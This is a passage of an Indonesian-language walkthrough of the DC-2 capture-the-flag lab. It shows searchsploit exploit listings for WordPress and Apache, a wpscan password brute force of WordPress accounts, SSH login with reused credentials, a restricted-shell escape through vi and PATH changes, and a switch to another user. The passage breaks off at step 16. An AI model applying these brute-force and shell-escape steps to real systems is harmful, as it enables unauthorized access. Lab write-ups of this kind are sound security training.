Apache HTTP Server 2.4.50 - Remote Code Ex | multiple/webapps/50446.sh
Apache HTTP Server 2.4.50 - Remote Code Ex | multiple/webapps/50512.py
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck | unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck | unix/remote/764.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' | linux/webapps/39642.txt
Apache Shiro 1.2.4 - Cookie RememberME Des | multiple/remote/48410.rb
Apache Tomcat 3.2.3/3.2.4 - 'RealPath.jsp' | multiple/remote/21492.txt
Apache Tomcat 3.2.3/3.2.4 - 'Source.jsp' I | multiple/remote/21490.txt
```


-mencari informasi celah keamanan pada wordpress 4.7




```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit wordpress 4.7
──────────────────────────────────────────── ──────────────────────────
 Exploit Title                              |  Path
──────────────────────────────────────────── ──────────────────────────
WordPress Core 4.7.0/4.7.1 - Content Injec | linux/webapps/41223.py
WordPress Core 4.7.0/4.7.1 - Content Injec | linux/webapps/41224.rb
WordPress Core < 4.7.1 - Username Enumerat | php/webapps/41497.php
WordPress Core < 4.7.4 - Unauthorized Pass | linux/webapps/41963.txt
WordPress Core < 4.9.6 - (Authenticated) A | php/webapps/44949.txt
WordPress Core < 5.2.3 - Viewing Unauthent | multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Deni | php/dos/47800.py
WordPress Plugin Cforms 14.7 - Remote Code | php/webapps/35879.txt
WordPress Plugin Database Backup < 5.2 - R | php/remote/47187.rb
WordPress Plugin Duplicator 1.4.7 - Inform | php/webapps/50993.txt
WordPress Plugin DZS Videogallery < 8.60 - | php/webapps/39553.txt
WordPress Plugin Email Subscribers & Newsl | php/webapps/43872.html
WordPress Plugin EZ SQL Reports < 4.11.37  | php/webapps/38176.txt
WordPress Plugin Insert PHP 3.3.1 - PHP Co | php/webapps/41308.txt
WordPress Plugin iThemes Security < 7.0.3  | php/webapps/44943.txt
WordPress Plugin ProPlayer 4.7.7 - SQL Inj | php/webapps/17616.txt
WordPress Plugin ProPlayer 4.7.9.1 - SQL I | php/webapps/25605.txt
WordPress Plugin Quiz And Survey Master 4. | php/webapps/40934.html
WordPress Plugin RB Agency 2.4.7 - Local F | php/webapps/40333.txt
WordPress Plugin Rest Google Maps < 7.11.1 | php/webapps/48918.sh
WordPress Plugin Supsystic Membership 1.4. | php/webapps/49540.txt
```

9. Melakukan bruteforce pada website dc-2

-membuat daftar user berdasarkan informasi yang didapat di wpscan




```
┌──(root㉿kali)-[/home/kali]
└─# touch dc-2-username.txt
```



```
  GNU nano 6.4                  dc-2-username.txt
admin
jerry
tom
```


-melakukan bruteforce menggunakan wpscan dengan daftar user dan wordlists yang sudah didapat sebelumnya




```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://dc-2 -U dc-2-username.txt -P test-wordlist.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://dc-2/ [192.168.1.101]
[+] Started: Sat Feb 11 02:45:36 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

10. Melakukan percobaan login pada website dc-2 berdasarkan username dan password yang sudah didapat saat bruteforce di wpscan

-mengakses halaman login di browser


dc-2/wp-login.php
Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Username or Email Address
Password
□ Remember Me
Log In
Lost your password?
← Back to DC-2

-login sebagai jerry dan ditemukan flag 2



Flag 2

Permalink: http://dc-2/index.php/flag-2/ Edit

Flag 2:

If you can't exploit WordPress and take a shortcut, there is another way.

Hope you found another entry point.


Status: Published Edit

Visibility: Public Edit

Revisions: 2 Browse

Published on: Mar 21, 2019 @ 22:59 Edit

-login sebagai tom



WordPress 5.1.1 is available! Please notify the site administrator.


All (1) | Published (1)

1 item

□ Title	Author	Categories	Tags		Date
Hello world!	admin	Uncategorised	—	1	Published 2019/03/21
□ Title	Author	Categories	Tags		Date


1 item

11. Melakukan login SSH dengan asumsi akun yang digunakan sama dengan akun pada wordpress
-mencoba login pada akun SSH jerry




```
┌──(root㉿kali)-[/home/kali]
└─# ssh jerry@192.168.1.101 -p 7744
jerry@192.168.1.101's password:
Permission denied, please try again.
jerry@192.168.1.101's password: 
```

-mencoba login pada akun SSH tom dan ternyata berhasil




```
┌──(root㉿kali)-[/home/kali]
└─# ssh tom@192.168.1.101 -p 7744
tom@192.168.1.101's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Feb 10 05:21:08 2023 from 192.168.100.5
tom@DC-2:~$ 
```

12. Milhat daftar file yang dimiliki user tom dan didapat file flag3.txt
-mencoba membaca file dengan perintah cat dan nano namun tidak berhasil



```
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
-rbash: cat: command not found
tom@DC-2:~$ nano flag3.txt
-rbash: nano: command not found
tom@DC-2:~$ vi flag3.txt
```


-mencoba membaca file dengan vi editor dan ternyata berhasil



```
Poor old Tom is always running after Jerry. Perhaps he should su for all the
stress he causes.
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"flag3.txt" 1 line, 95 characters
```


13. Menggunakan vi untuk membuka shell

-ketik :set shell=/bin/bash kemudian tekan enter



```
~
~
~
~
~                              VIM - Vi IMproved
~
~                               version 7.4.576
~                           by Bram Moolenaar et al.
~           Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                 Vim is open source and freely distributable
~
~                        Help poor children in Uganda!
~               type  :help iccf<Enter>       for information
~
~               type  :q<Enter>               to exit
~               type  :help<Enter>  or  <F1>  for on-line help
~               type  :help version7<Enter>   for version info
~
~                        Running in Vi compatible mode
~               type  :set nocp<Enter>        for Vim defaults
~               type  :help cp-default<Enter> for info on this
~
~
~
~
:set shell=/bin/bash
```


-ketik :shell kemudian enter



```
~
~
~
~
~                              VIM - Vi IMproved
~
~                               version 7.4.576
~                           by Bram Moolenaar et al.
~           Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                 Vim is open source and freely distributable
~
~                        Help poor children in Uganda!
~               type  :help iccf<Enter>       for information
~
~               type  :q<Enter>               to exit
~               type  :help<Enter>  or  <F1>  for on-line help
~               type  :help version7<Enter>   for version info
~
~                        Running in Vi compatible mode
~               type  :set nocp<Enter>        for Vim defaults
~               type  :help cp-default<Enter> for info on this
~
~
~
~
:shell
```


14. Mencoba membuka file flag3.txt dengan cat

-membuka akses perintah cat




```
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ vi

tom@DC-2:~$ cat
bash: cat: command not found
tom@DC-2:~$ cd /
tom@DC-2:/$ cat
bash: cat: command not found
tom@DC-2:/$ export PATH
tom@DC-2:/$ ls
bin   etc         lib         mnt   root  srv  usr
boot  home        lost+found  opt   run   sys  var
dev   initrd.img  media       proc  sbin  tmp  vmlinuz
tom@DC-2:/$ cat
bash: cat: command not found
tom@DC-2:/$ PATH=PATH$:/bin
tom@DC-2:/$ export PATH
tom@DC-2:/$ cat
^C
tom@DC-2:/$ 
```

-melihat daftar perintah yang bisa digunakan tom




```
tom@DC-2:/$ cd /bin
tom@DC-2:/bin$ ls
bash           fgconsole   mt              systemd
bunzip2        fgrep       mt-gnu          systemd-ask-password
busybox        findmnt     mv              systemd-escape
bzcat          fuser       nano            systemd-inhibit
bzcmp          getfacl     nc              systemd-machine-id-setup
bzdiff         grep        nc.traditional  systemd-notify
bzegrep        gunzip      netcat          systemd-tmpfiles
bzexe          gzexe       netstat         systemd-tty-ask-password-agent
bzfgrep        gzip        nisdomainname   tailf
bzgrep         hostname    open            tar
bzip2          ip          openvt          tempfile
bzip2recover   journalctl  pidof           touch
bzless         kbd_mode    ping            true
bzmore         kill        ping6           udevadm
cat            kmod        ps              umount
chacl          less        pwd             uname
chgrp          lessecho    rbash           uncompress
chmod          lessfile    readlink        unicode_start
chown          lesskey     rm              vdir
chvt           lesspipe    rmdir           wdctl
```

-membaca file flag3.txt dengan cat




```
tom@DC-2:/bin$ cd ~
tom@DC-2:~$ ls
flag3.txt  usr
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the
stress he causes.
tom@DC-2:~$ 
```

15. Melakukan switch user ke akun user jerry dan ternyata berhasil




```
tom@DC-2:~$ sudo -l
bash: sudo: command not found
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$
```

16. Mencari daftar perintah yang bisa dilakukan jerry tanpa akses root



